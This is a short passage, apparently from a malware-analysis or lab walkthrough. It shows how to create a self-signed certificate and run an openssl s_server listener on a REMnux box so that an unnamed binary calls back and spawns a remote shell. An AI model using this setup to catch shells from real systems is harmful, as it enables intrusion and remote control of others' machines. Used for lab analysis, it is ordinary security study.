
First, on the REMnux box, you have to generate a self-signed SSL cert and private key.

*openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes*

Then listen for the callback with openssl

*openssl s\_server -cert cert.pem -key key.pem -accept 8443*

Run the binary



Jump over to your REMnux box and you will see a shell spawned.

